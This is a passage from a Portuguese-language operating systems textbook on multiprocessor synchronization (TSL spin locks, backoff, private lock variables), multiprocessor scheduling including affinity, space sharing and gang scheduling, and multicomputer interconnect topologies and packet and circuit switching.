O problema é que as caches operam em blocos de 32 ou 64 bytes. Em geral, as palavras ao redor da variável de travamento são necessárias à CPU que detém essa variável.

Visto que a instrução TSL é uma escrita (pois modifica a variável), ela necessita de acesso exclusivo ao bloco da cache que contém a variável de travamento. Portanto, cada TSL invalida o bloco na cache do proprietário da variável e busca uma cópia exclusiva e privada para a CPU requisitante. Assim que o proprietário da variável de travamento manipular uma palavra adjacente, o bloco da cache será movido para sua máquina. Consequentemente, todo o bloco da cache contendo a variável está constantemente viajando entre o proprietário e o requerente da variável de travamento, gerando ainda mais tráfego no barramento do que deveria existir nas leituras individuais da variável.

Se fosse possível ficar livre de todas as escritas induzidas pelo TSL no lado requisitante, poderíamos reduzir apreciavelmente a ultrapaginação (thrashing) na cache. Esse objetivo pode ser alcançado se a CPU requisitante fizer primeiro uma leitura simples para verificar se a variável de travamento está livre. Somente se a variável estiver livre a CPU poderá executar a TSL para, de fato, adquiri-la. O resultado dessa pequena alteração é que a maior parte das negociações é, agora, de leitura em vez de escrita. Se a CPU detentora da variável de travamento está apenas lendo as variáveis no mesmo bloco da cache, as demais podem, cada uma, ter uma cópia do bloco da cache no modo compartilhado somente leitura, eliminando todas as transferências de blocos da cache. Quando a variável de travamento é por fim liberada, o proprietário faz uma escrita, que requer acesso exclusivo, invalidando, assim, todas as outras cópias nas caches remotas. Na próxima leitura da CPU requisitante, o bloco da cache será recarregado. Note que, se duas ou mais CPUs estiverem competindo pela mesma variável de travamento, elas poderão perceber ao mesmo tempo que a variável está livre e, assim, querer executar uma TSL simultaneamente para adquiri-la. Somente uma delas será bem-sucedida, de modo que não existe nenhuma condição de disputa nesse caso porque a aquisição real é feita pela instrução TSL e essa instrução é atômica. Uma vez que a variável de travamento esteja livre, a tentativa de capturá-la imediatamente com uma TSL não tem garantia de sucesso. Qualquer CPU poderá vencer, mas, para o algoritmo funcionar adequadamente, não faz diferença qual delas obtém a variável. Uma lei-

tura simples bem-sucedida é simplesmente uma dica de que pode ser uma boa hora para tentar obter a variável de travamento, mas não é garantia de que a tentativa de aquisição será bem-sucedida.

Uma outra maneira de reduzir o tráfego do barramento é usar o algoritmo de recuo exponencial binário (binary exponential backoff) padrão Ethernet (Anderson, 1990). Em vez de testar continuamente, buscando obter a variável de travamento, como na Figura 2.17, insere-se um laço com um atraso entre cada tentativa. Inicialmente, o atraso é de uma instrução. Se a variável ainda estiver ocupada, o atraso será dobrado para duas instruções, depois para quatro, e assim sucessivamente até algum máximo. Um máximo pequeno fornece uma resposta mais rápida quando a variável de travamento está livre, mas desperdiça mais ciclos de barramento na ultrapaginação na cache. Um máximo grande reduz a ultrapaginação na cache à custa de não notar tão rapidamente se a variável está livre. O recuo exponencial binário pode ser usado com ou sem as leituras simples que precedem a instrução TSL.

Uma ideia ainda melhor é dar a cada CPU que deseja adquirir o mutex sua própria variável de travamento privada para testar, conforme ilustrado na Figura 8.11 (Mellor--Crummey e Scott, 1991). A variável privada deve residir em um bloco não usado da cache para evitar conflitos. O algoritmo faz com que a CPU que não consegue adquirir a variável de travamento aloque uma variável de travamento privada, ligando-se ao final de uma lista de CPUs à espera da variável. Quando o detentor atual da variável sai da região crítica, ele libera a variável de travamento privada que a primeira CPU da lista está testando (em sua própria cache). Essa CPU entra, então, na região crítica. Quando ela termina, libera a variável de travamento privada que seu sucessor está usando, e assim por diante. Embora o protocolo seja algo complicado (para evitar que duas CPUs se liguem simultaneamente ao final da lista), ele é eficiente e não causa inanição (starvation). Para mais detalhes, os leitores devem consultar o artigo mencionado.

#### Teste contínuo versus chaveamento

Até agora, supomos que a CPU que necessita de um mutex impedido simplesmente espera por ele testando de modo contínuo, testando de modo intermitente ou se ligando a uma lista de CPUs à espera da variável de travamento. Em alguns casos, não existe uma alternativa real para a CPU requisitante que não seja esperar. Por exemplo, suponhamos que alguma CPU esteja ociosa e precise acessar a lista compartilhada de processos prontos para obter um processo para executar. Se a lista de processos prontos está bloqueada, a CPU não pode simplesmente decidir suspender aquilo que está fazendo e executar um outro processo, pois isso vai requerer o acesso à lista. Ela deve esperar até que possa acessar a lista de prontos.

Contudo, em outros casos, há uma escolha. Por exemplo, se algum thread em uma CPU precisa acessar uma cache de buffer do sistema de arquivos atualmente impedida, a CPU pode decidir chavear para um thread diferente em vez de esperar. A decisão sobre se é melhor esperar ou fazer um chaveamento de thread tem sido objeto de muitas pesquisas, algumas das quais serão discutidas a seguir. Note que essa questão não ocorre em um monoprocessador porque a espera não tem sentido quando não existe outra CPU detendo a variável de travamento. Se um thread falha ao tentar adquirir uma variável de travamento, ele será sempre bloqueado para dar oportunidade ao proprietário da variável de ser executado e, assim, liberá-la.

Supondo que tanto o teste contínuo quanto o chaveamento de thread sejam opções praticáveis, a análise da relação entre custo e benefício pode ser feita conforme segue. A utilização de teste contínuo desperdiça diretamente ciclos de CPU. Testar uma variável de travamento repetidamente não é um trabalho produtivo. No entanto, o chaveamento de thread também desperdiça ciclos de CPU, visto que o estado do thread atual deve ser salvo, a variável de travamento para a lista de processos prontos tem de ser adquirida, um thread precisa ser selecionado, seu estado deve ser carregado e ele deve ser iniciado. Além disso, a cache




Figura 8.11 Uso de múltiplas variáveis de travamento para evitar a sobrecarga da cache.

atual da CPU conterá todos os blocos errados, de modo que ocorrerão muitas faltas de cache de alto custo assim que o novo thread começar a executar. Falhas na TLB também são prováveis. Por fim, deve ocorrer um chaveamento de volta para o thread original, seguido de mais faltas na cache. Os ciclos gastos para realizar esses dois chaveamentos e mais todas as faltas na cache são desperdiçados.

Supondo que um mutex seja detido por 50 µs, que o chaveamento do thread atual leve 1 ms e que o chaveamento de volta para o thread original leve 1 ms, é mais eficiente simplesmente esperar pelo mutex. Por outro lado, se um mutex é detido em média por 10 ms, vale a pena o trabalho todo de fazer os dois chaveamentos. O problema é que a duração das regiões críticas pode variar consideravelmente. Portanto, qual é a melhor solução?

Uma alternativa é sempre realizar o teste contínuo. Uma segunda alternativa é sempre chavear. Mas há uma terceira, que consiste em tomar uma decisão independente cada vez que um mutex travado é encontrado. No momento em que a decisão tem de ser tomada, não se sabe se é melhor testar ou trocar, mas, para alguns sistemas, é possível anotar todas as atividades e analisá-las depois. Então, retrospectivamente, pode-se dizer qual foi a melhor decisão e quanto tempo se perdeu no melhor caso. Esse algoritmo, baseado na compreensão tardia do que ocorreu, pode ser usado depois como um *benchmark* de comparação para os algoritmos passíveis de medição.

Esse problema tem sido estudado por vários pesquisadores (Karlin et al., 1989; Karlin et al., 1991; Ousterhout, 1982). A maioria dos trabalhos usa um modelo no qual o thread que falha na aquisição de um mutex espera durante algum período de tempo. Se esse limite de tempo é ultrapassado, ocorre um chaveamento para outro thread. Em alguns casos esse tempo é fixo, geralmente equivalente ao atraso conhecido para chavear para um outro thread e depois chavear de volta. Em outros casos esse tempo é dinâmico, dependendo do histórico observado do mutex que está sendo esperado.

Os melhores resultados são alcançados quando o sistema mantém o controle dos últimos tempos de espera observados e supõe que o atual será similar aos anteriores. Por exemplo, considerando novamente um tempo de chaveamento de contexto de 1 ms, um thread deve esperar por um máximo de 2 ms, mas observa o quanto ele realmente esperou. Se ele falha na aquisição da variável de travamento e se nas últimas três tentativas esperou em média 200 µs, ele deve esperar por 2 ms antes do chaveamento de contexto. Contudo, se ele verifica que esperou pelos 2 ms completos em cada uma das tentativas anteriores, ele deve chavear imediatamente e não esperar mais. Mais detalhes podem ser encontrados em Karlin et al., 1991.

# 8.1.4 Escalonamento de multiprocessadores

Antes de abordar o escalonamento em multiprocessadores, é necessário determinar *o que* está sendo escalonado. Antigamente, quando todos os processos tinham apenas um thread, somente os processos eram escalonados — não havia nada mais que fosse escalonável. Hoje em dia, todos os sistemas operacionais modernos permitem o multithreading, o que torna o escalonamento ainda mais complicado.

É importante saber se o thread é de núcleo ou de usuário. Se os threads são executados por uma biblioteca do espaço do usuário e o núcleo não sabe nada a respeito deles, então o escalonamento acontece com base nos processos, como de costume. Se o núcleo sequer sabe que os threads existem, dificilmente conseguirá escaloná-los.

Com os threads de núcleo, a situação é diferente. Aqui o núcleo está ciente da existência de todos os threads e pode selecionar o que deseja dentre aqueles pertencentes a um processo. Nesses sistemas, a tendência é que o núcleo escolha um thread para ser executado e o processo ao qual pertence tem uma participação pequena (ou talvez nenhuma participação) no algoritmo de seleção. A seguir, abordaremos o escalonamento de threads, mas lembramos que em um sistema no qual os processos têm somente um thread ou no qual os threads são implementados no espaço do usuário, os processos é que são escalonados.

A questão processo *versus* thread não é a única relacionada ao escalonamento. Em um monoprocessador, o escalonamento é unidimensional. A única questão que deve ser respondida (repetidamente) é: "Qual processo deve ser o próximo a executar?". Em um multiprocessador, o escalonamento é bidimensional. O escalonador deve decidir quais são os processos e sobre quais CPUs eles serão executados. Essa segunda dimensão complica bastante o escalonamento nos multiprocessadores.

Um fator complicador adicional é que, em alguns sistemas, os processos não são relacionados, ao passo que em outros eles trabalham em grupos. Um exemplo da primeira situação é o sistema de tempo compartilhado (timesharing), no qual os usuários independentes iniciam processos independentes. Os threads de diferentes processos não são relacionados e cada um pode ser escalonado sem que os demais sejam considerados.

Um exemplo da segunda situação ocorre regularmente nos ambientes de desenvolvimento de programas. Os grandes sistemas muitas vezes consistem em um número de arquivos de cabeçalho (header files) contendo macros, definições de tipos e declarações das variáveis empregadas pelos arquivos reais de códigos. Quando um arquivo de cabeçalho é modificado, todos os arquivos de códigos que o incluem devem ser recompilados. O programa make é comumente usado para gerenciar o desenvolvimento. Quando o make é invocado, ele inicia a compilação somente dos arquivos de códigos que devem ser recompilados em decorrência das mudanças nos arquivos de cabeçalho ou de código. Os arquivos-objeto ainda válidos não precisam ser gerados novamente.

A versão original do make fazia seu trabalho sequencialmente, mas as versões recentes projetadas para mul-

tiprocessadores podem inicializar todas as compilações de uma vez. Se são necessárias dez compilações, não tem sentido escalonar nove delas imediatamente e deixar a última para mais tarde, pois o usuário não perceberá que o trabalho foi concluído até que a última finalize. Nesse caso, é cabível considerar os processos como um grupo e levar isso em consideração durante o escalonamento.

#### Tempo compartilhado

Vamos primeiro abordar o caso do escalonamento de processos independentes; depois veremos como escalonar threads relacionados. O algoritmo de escalonamento mais simples para tratar de threads não relacionados emprega uma única estrutura de dados para os threads prontos no sistema — talvez simplesmente uma lista ou, mais provavelmente, um conjunto de listas para threads com diferentes prioridades, como mostrado na Figura 8.12(a). Nessa figura, as 16 CPUs estão atualmente ocupadas e um conjunto de 14 threads priorizados está esperando para executar. A primeira CPU a finalizar seu trabalho atual (ou ter seu processo bloqueado) é a CPU 4, que, então, obtém a variável de travamento para as filas de escalonamento e seleciona o processo de maior prioridade, A, como mostra a Figura 8.12(b). Em seguida, a CPU 12 torna-se ociosa e escolhe o processo B, como se observa na Figura 8.12(c). Desde que os processos sejam completamente não relacionados, fazer o escalonamento assim é uma escolha razoável e é bastante simples implementá-lo de forma eficiente.

Quando se tem uma única estrutura de dados de escalonamento, usada por todas as CPUs, o tempo compartilhado das CPUs ocorre como em um sistema monoprocessador. Ele também fornece balanceamento de carga automático, pois nunca pode ocorrer de uma CPU estar ociosa enquanto outras estão sobrecarregadas. Duas desvantagens desse método são a contenção em potencial para a estrutura de dados de escalonamento à medida que o número de CPUs cresce e a sobrecarga usual na realização do chaveamento de contexto quando o thread bloqueia para E/S.

Pode haver ainda um chaveamento de contexto quando acabar o quantum de um processo. Em um multiprocessador, esse fato apresenta certas propriedades que não ocorrem em um monoprocessador. Suponha que um thread esteja mantendo uma variável de travamento quando seu quantum expira. As outras CPUs que estão esperando a variável simplesmente desperdiçam seus tempos testando continuamente até que aquele processo seja escalonado de novo e libere a variável de travamento. Em um monoprocessador, esse esquema raramente é usado, e, assim, se um processo é suspenso enquanto retém um mutex e um outro thread inicia e tenta adquiri-lo, este é imediatamente bloqueado, de modo que pouco tempo é desperdiçado.

Para resolver essa anormalidade, alguns sistemas usam escalonamento inteligente, no qual um processo, ao adquirir uma variável de travamento, ajusta um flag para mostrar que está com a variável de travamento no momento (Zahorjan et al., 1991). Ao liberar a variável de travamento, ele limpa o flag. O escalonador, então, não para o thread que está retendo uma variável de travamento, mas, em vez disso, dá um pouco mais de tempo para que ele complete sua região crítica e libere a variável de travamento.

Uma outra questão relevante no escalonamento é o fato de que, apesar de todas as CPUs serem semelhantes, algumas são mais semelhantes. Em particular, quando o processo A executou durante um longo tempo na CPU k, a cache dessa CPU está cheia de blocos de A. Se A deve ser executado novamente em breve, é possível que ele execute melhor na CPU k, porque a cache de k ainda pode conter alguns blocos de A. Com os blocos da cache pré-carregados, a taxa de acerto na cache aumentará e o desempenho do thread será maior. Além disso, a TLB também pode conter as páginas corretas, reduzindo falhas.

Alguns multiprocessadores levam esse fato em consideração e usam aquilo que é chamado de **escalonamento por afinidade** (Vaswani e Zahorjan, 1991). A ideia básica é esforçar-se bastante para executar um processo na mes-




Figura 8.12 Uso de uma única estrutura de dados no escalonamento de um multiprocessador.

ma CPU em que ele já executou anteriormente. Um modo de criar essa afinidade é empregar um **algoritmo de escalonamento de dois níveis**. Ao ser criado, um thread é alocado para uma CPU, com base, por exemplo, na que possui a menor carga de trabalho naquele momento. Essa alocação de threads a CPUs faz parte do nível superior do algoritmo. Como resultado, cada CPU adquire sua própria coleção de threads.

O escalonamento real de threads compõe o nível inferior do algoritmo. Ele é feito para cada CPU separadamente, usando prioridades ou algum outro meio. Tentando manter um processo na mesma CPU por todo seu tempo de vida, a afinidade da cache é maximizada. Contudo, se uma CPU não tem nenhum processo para executar, ela obtém algum de uma outra CPU em vez de se tornar ociosa.

O escalonamento em dois níveis apresenta três benefícios. Primeiro, ele distribui a carga de modo aproximadamente uniforme entre as CPUs disponíveis. Em segundo, a vantagem da afinidade da cache é obtida quando possível. Em terceiro lugar, dar a cada CPU sua própria lista de prontos minimiza a contenção por aquela, pois as tentativas de usar a lista de projetos prontos de uma outra CPU não são assim tão frequentes.

#### Compartilhamento de espaço

A outra estratégia geral para escalonamento de multiprocessador pode ser usada quando os threads são de algum modo relacionados uns aos outros. Já mencionamos o comando *make* paralelo como exemplo. Muitas vezes também ocorre de um único processo criar múltiplos threads para trabalharem juntos. Por exemplo, se os threads de um processo se comunicam muito, é útil fazê-los executar ao mesmo tempo. O escalonamento de múltiplos threads ao mesmo tempo sobre múltiplas CPUs é chamado de **compartilhamento de espaço**.

O algoritmo de compartilhamento de espaço mais simples trabalha da seguinte maneira. Suponha que um grupo inteiro de threads relacionados seja criado de uma vez. No momento em que ele é criado, o escalonador verifica se existem tantas CPUs livres quanto o número de threads. Se houver, cada thread recebe sua própria CPU dedicada (isto é, não multiprogramada) e todos os threads podem inicializar. Se não existe CPU suficiente, nenhum dos threads é iniciado até que o mínimo necessário esteja disponível. Cada thread detém sua CPU até que termine, quando, então, a CPU é devolvida para o conjunto de CPUs disponíveis. Se um thread é bloqueado em uma E/S, ele continua segurando a CPU, que permanece ociosa até que o thread acorde. Quando o próximo lote de threads aparece, o mesmo algoritmo é aplicado.

Em qualquer momento, o conjunto de CPUs é estaticamente dividido em um número de partições, e cada uma executa os threads de um grupo. Na Figura 8.13, temos partições de tamanhos 4, 6, 8 e 12 CPUs, com duas CPUs não alocadas, como exemplo. Com o passar do tempo, o número e o tamanho das partições são modificados conforme os novos threads são criados e os antigos são concluídos ou encerrados.

Periodicamente, é necessário que se tomem decisões de escalonamento. Em sistemas monoprocessadores, o algoritmo tarefa mais curta primeiro (shortest job first) é bem conhecido para escalonamento em lote. O algoritmo análogo para um multiprocessador consiste em escolher o processo que precisa do menor número de ciclos de CPU, isto é, o processo cujo contador de CPU versus tempo de execução seja o menor entre os candidatos. Contudo, na prática, essa informação raramente está disponível, de modo que se torna complicado realizar o algoritmo. Na verdade, estudos têm demonstrado que, de fato, é difícil superar o algoritmo primeiro a chegar, primeiro a ser servido (first-come, first served) (Krueger et al., 1994).

Nesse modelo simples de partição, um thread simplesmente pede um número de CPUs e ou consegue todas elas ou tem de esperar até que elas estejam disponíveis. Uma abordagem diferente pode ser permitir que os threads gerenciem ativamente o grau de paralelismo. Um dos métodos para gerenciar o paralelismo é ter um servidor central mantendo o controle de quais threads estão sendo executados, quais querem executar e quais são suas necessidades mínimas e máximas de CPU (Tucker e Gupta, 1989). Periodicamente, cada aplicação testa o servidor central para perguntar quantas CPUs ela pode usar. Então, a aplicação ajusta o número de threads para mais ou para menos a fim de corresponder ao que está disponível. Por exemplo, um ser-




Figura 8.13 Conjunto de 32 CPUs agrupadas em quatro partições, com duas CPUs disponíveis.

vidor da Web pode ter 5, 10, 20 ou qualquer outro número de threads executando em paralelo. Se ele tem dez threads no momento e surge repentinamente mais demanda por CPUs, sendo ele ordenado a reduzir para cinco, quando os próximos cinco threads finalizarem seus trabalhos atuais, eles serão ordenados a sair em vez de receber novo trabalho. Esse esquema permite que os tamanhos das partições variem dinamicamente para corresponder melhor à carga de trabalho atual em comparação com a solução mostrada na Figura 8.13.

#### Escalonamento em bando

Uma vantagem nítida do compartilhamento de espaço é a eliminação da multiprogramação, que põe fim à sobrecarga causada pelo chaveamento de contexto. No entanto, uma desvantagem igualmente clara é o desperdício de tempo quando a CPU bloqueia e não tem nada para fazer até que ela esteja pronta de novo. Consequentemente, têm-se buscado algoritmos que tentam escalonar em tempo e espaço, especialmente para processos que criam múltiplos threads, que geralmente precisam comunicar-se uns com os outros.

Para entender o tipo de problema que pode ocorrer quando threads de um processo são escalonados independentemente, considere um sistema com threads  $A_0$  e  $A_1$  pertencentes ao processo A e threads  $B_0$  e  $B_1$  pertencentes ao processo B. Os threads  $A_0$  e  $B_0$  compartilham o tempo na CPU 0; os threads  $A_1$  e  $B_1$  compartilham o tempo na CPU 1. Os threads  $A_0$  e  $A_1$  muitas vezes precisam comunicar-se entre si. O padrão de comunicação é o seguinte:  $A_0$  envia uma mensagem para  $A_1$ , e  $A_1$  então envia uma resposta para  $A_0$ , seguida por outras sequências do mesmo tipo. Suponha que, por casualidade,  $A_0$  e  $B_1$  iniciem primeiro, como mostra a Figura 8.14.

Na fatia de tempo (*time slice*) 0,  $A_0$  envia uma requisição para  $A_1$ , mas  $A_1$  não recebe a requisição até executar na fatia de tempo 1, que se inicia no tempo 100 ms.  $A_1$  então envia uma resposta imediatamente, mas  $A_0$  não recebe a resposta até executar de novo no tempo 200 ms. O resultado é uma sequência de requisição-resposta a cada 200 ms, o que não é muito bom.

A solução é o **escalonamento em bando** (gang scheduling), uma evolução natural do **coescalonamento** (Ousterhout, 1982). O escalonamento em bando tem três partes:

- Os grupos de threads relacionados são escalonados como uma unidade chamada bando.
- Todos os membros de um bando executam simultaneamente, em diferentes CPUs com tempo compartilhado.
- Todos os membros de um bando iniciam e finalizam juntos suas fatias de tempo.

O segredo para o escalonamento em bando funcionar é que todas as CPUs são escalonadas de maneira síncrona. Isso significa que o tempo é dividido em quanta discretos como na Figura 8.14. No início de cada novo quantum, todas as CPUs são reescalonadas, com um novo thread sendo iniciado em cada uma. No início do quantum seguinte, ocorre um outro evento de escalonamento. Entre eles, nenhum escalonamento é feito. Se um thread é bloqueado, sua CPU permanece ociosa até o final do quantum.

Um exemplo de como o escalonamento em bando funciona é dado na Figura 8.15. Nela temos um multiprocessador com seis CPUs sendo usadas por cinco processos, de A a E, com um total de 24 threads prontos. Durante o intervalo de tempo 0, os threads de  $A_0$  a  $A_6$  são escalonados e executados. Durante o intervalo de tempo 1, os threads  $B_0$ ,  $B_1$ ,  $B_2$ ,  $C_0$ ,  $C_1$  e  $C_2$  são escalonados e executados. Durante o intervalo de tempo 2, os cinco threads de D e  $E_0$  conseguem a execução. Os seis threads restantes pertencentes ao processo E executam no intervalo de tempo 3. Em seguida, o ciclo se repete, com o intervalo 4 sendo o mesmo que o intervalo 0, e assim por diante.

A ideia do escalonamento em bando é ter todos os threads de um processo executando juntos, de modo que, se um deles envia uma requisição para um outro, esse outro obterá a mensagem quase que imediatamente e será capaz de responder também quase de imediato. Na Figura 8.15, visto que todos os threads de *A* estão executando juntos, durante um mesmo quantum, eles podem enviar e receber um número muito grande de mensagens nesse quantum, eliminando, assim, o problema da Figura 8.14.




Figura 8.14 Comunicação entre dois threads pertencentes ao thread A que estão sendo executados fora de fase.

		CPU					
	0	1	2	3	4	5	
0 1 2 Intervalo 3 de tempo 4 5 6	Ao	Α,	A <sub>2</sub>	A <sub>3</sub>	A <sub>4</sub>	A <sub>5</sub>	
	Bo	В,	B <sub>2</sub>	Co	C <sub>1</sub>	C <sub>2</sub>	
	D <sub>o</sub>	D <sub>1</sub>	D <sub>2</sub>	D <sub>3</sub>	D <sub>4</sub>	Eo	
	E,	E <sub>2</sub>	E <sub>3</sub>	E <sub>4</sub>	E <sub>5</sub>	E <sub>6</sub>	
	Ao	A,	A <sub>2</sub>	A <sub>3</sub>	A <sub>4</sub>	A <sub>5</sub>	
	Bo	В,	B <sub>2</sub>	C <sub>o</sub>	C <sub>1</sub>	C <sub>2</sub>	
	D <sub>o</sub>	D <sub>1</sub>	D <sub>2</sub>	D <sub>3</sub>	D <sub>4</sub>	E <sub>o</sub>	
	E,	E <sub>2</sub>	E <sub>3</sub>	E <sub>4</sub>	E <sub>5</sub>	E <sub>6</sub>	

I Figura 8.15 Escalonamento em bando.

# 8.2 Multicomputadores

Multiprocessadores são populares e atrativos porque oferecem um modelo de comunicação simples: todas as CPUs compartilham uma memória comum. Os processos podem escrever mensagens na memória, que pode, depois, ser lida por outros processos. A sincronização é possível mediante o emprego de mutexes, semáforos, monitores e outras técnicas bem definidas. A única desvantagem é que os multiprocessadores de grande porte são difíceis de construir e, portanto, são caros.

Para solucionar esses problemas, muita pesquisa tem sido feita com multicomputadores, que são CPUs fortemente acopladas que não compartilham memória. Cada CPU tem sua própria memória local, como mostra a Figura 8.1(b). Esses sistemas também são conhecidos por uma variedade de outros nomes, como aglomerados de computadores e COWS (clusters of workstations — aglomerados de estações de trabalho).

Multicomputadores são fáceis de construir porque o componente básico consiste em apenas um PC puro com a adição de uma placa de interface de rede. Obviamente, o segredo da obtenção de alto desempenho é projetar de modo inteligente a rede de interconexão e a placa de interface. Esse problema é completamente análogo à construção de memória compartilhada em um multiprocessador. Contudo, o objetivo é enviar mensagens em um tempo na escala de microssegundos — em vez de acessar a memória em um tempo na escala de nanossegundos —, sendo assim mais simples, barato e fácil de implementar.

Nas seções seguintes, abordaremos resumidamente o hardware de multicomputador, especialmente o hardware de interconexão. Então, passaremos a analisar o software, iniciando com o software de comunicação de baixo nível e depois o software de comunicação de alto nível. Conheceremos ainda uma forma de memória compartilhada que pode ser realizada em sistemas que não dispõem dela. Por fim, virão o escalonamento e o balanceamento de carga.

# 8.2.1 Hardware de multicomputador

O nó básico de um multicomputador é formado por uma CPU, memória, uma interface de rede e, algumas vezes, um disco rígido. O nó pode ser empacotado em um gabinete-padrão de PC, mas o adaptador gráfico, o monitor, o teclado e o mouse estão quase sempre ausentes. Em alguns casos, o PC contém uma placa de multiprocessador com duas ou quatro CPUs, em vez de uma única CPU, mas, para simplificar, presumiremos que cada nó tem uma CPU. Muitas vezes, centenas ou até milhares de nós ligam-se para formar um multicomputador. A seguir, veremos como esse hardware é organizado.

#### Tecnologia de interconexão

Cada nó tem uma placa de interface de rede com um ou dois cabos (ou fibras) saindo dela. Esses cabos conectam-se a outros nós ou a comutadores (switches). Em um sistema pequeno, pode existir um comutador ao qual todos os nós são conectados, como no modelo estrela da Figura 8.16(a). As redes modernas padrão Ethernet empregam essa topologia.

Como alternativa ao projeto de um único comutador, os nós também podem formar um anel, com dois fios conectados à placa de rede, um indo para o nó à sua esquerda e o outro indo para o nó à sua direita, como mostra a Figura 8.16(b). Nessa topologia, nenhum comutador é necessário e nenhum é mostrado.

A **grade** ou **malha** (*grid* ou *mesh*) da Figura 8.16(c) é um projeto bidimensional que tem sido empregado em muitos sistemas comerciais. Ela é altamente regular e fácil de escalar para tamanhos grandes. Seu **diâmetro** é o caminho mais longo entre quaisquer dois nós e aumenta somente em função da raiz quadrada do número de nós. Uma variante para a grade é o **toro duplo** da Figura 8.16(d), uma grade com as margens conectadas. Ela é mais tolerante a falhas do que a grade; além disso, tem um diâmetro menor, pois os cantos opostos agora podem se comunicar em somente dois passos.

O **cubo** da Figura 8.16(e) é uma topologia tridimensional regular. A figura ilustra um cubo  $2 \times 2 \times 2$ , mas em sua forma geral ele poderia ser um cubo  $k \times k \times k$ . Na Figura 8.16(f), temos um cubo tetradimensional construído a partir de dois cubos tridimensionais com os nós correspondentes conectados. Poderíamos fazer um cubo de quinta dimensão utilizando a estrutura da Figura 8.16(f)




Figura 8.16 Várias topologias de interconexão. (a) Uma chave simples. (b) Um anel. (c) Uma grade. (d) Um toro duplo. (e) Um cubo. (f) Um hipercubo 4D.

e conectando os nós correspondentes a fim de formar um bloco de quatro cubos. Para obter uma topologia de sexta dimensão, poderíamos replicar o bloco de quatro cubos e interconectar os nós correspondentes, e assim por diante. Um cubo *n* dimensional assim formado é chamado de **hipercubo**. Muitos computadores paralelos empregam essa topologia porque o diâmetro cresce linearmente com a dimensionalidade. Em outras palavras, o diâmetro é o logaritmo na base 2 do número de nós; assim, por exemplo, um hipercubo de dimensão 10 tem 1.024 nós, mas um diâmetro de somente 10, oferecendo excelentes propriedades de atraso. Note que, em contraste, 1.024 nós agrupados como uma grade de 32 × 32 têm um diâmetro de 62, mais de

seis vezes pior que o do hipercubo. O preço pago por um diâmetro menor é que o leque de saídas (fanout) e, consequentemente, o número de ligações (e o custo) são muito maiores para o hipercubo.

Dois tipos de esquemas de comutação são usados nos multicomputadores. No primeiro caso, cada mensagem é primeiro quebrada (ou pelo software do usuário ou pela interface de rede) em um bloco de algum tamanho máximo chamado de pacote. O esquema de comutação, denominado comutação de pacotes armazenar e encaminhar (store-and-forward packet switching), consiste na injeção do pacote na primeira chave pela placa de rede do nó remetente, como mostrado na Figura 8.17(a). Os bits chegam




Figura 8.17 Comutação de pacotes armazenar e encaminhar.

um de cada vez e, quando o pacote todo tiver chegado a um buffer de entrada, ele é copiado ao próximo comutador ao longo do caminho, como ilustra a Figura 8.17(b). Quando o pacote surge na chave ligada ao nó destinatário — como vemos na Figura 8.17(c) —, o pacote é copiado para a interface de rede daquele nó e, por fim, para sua RAM.

Se, por um lado, a comutação de pacotes armazenar e encaminhar é flexível e eficiente, por outro ela apresenta o problema de aumentar a latência (atraso) pela rede de interconexão. Suponha que o tempo para mover um pacote na Figura 8.17 em um passo seja T ns. Visto que o pacote deve ser copiado quatro vezes para ser transferido da CPU 1 para a CPU 2 (para A, para C, para D e para a CPU destinatária) e nenhuma cópia pode começar até que a anterior seja finalizada, a latência ao longo da rede de interconexão é 4T. Uma saída é projetar uma rede em que cada pacote pode ser logicamente dividido em unidades menores. Tão logo a primeira unidade chegue à chave, ela pode ser movida para a chave seguinte, mesmo antes de o final do pacote ter chegado. A unidade pode ser tão pequena quanto 1 bit.

O outro esquema de comutação, a **comutação de circuito**, consiste em o comutador remetente estabelecer primeiro uma rota através de todos os comutadores até o comutador destinatário. Uma vez que o caminho foi estabelecido, os bits são bombeados até o fim, da origem para o destino, sem parar. Não existe a utilização de buffer intermediário interferindo na comutação. A comutação de circuitos requer uma fase de estabelecimento do caminho, que consome algum tempo, mas é mais rápida depois que esse estabelecimento foi concluído. Após o pacote ter sido enviado, o caminho deve ser desfeito novamente. Uma variação da comutação de circuito, chamada de **roteamento wormhole** (wormhole routing), quebra cada pacote em subpacotes e permite que o primeiro subpacote inicie antes mesmo de o caminho todo ter sido construído.

#### Interfaces de rede

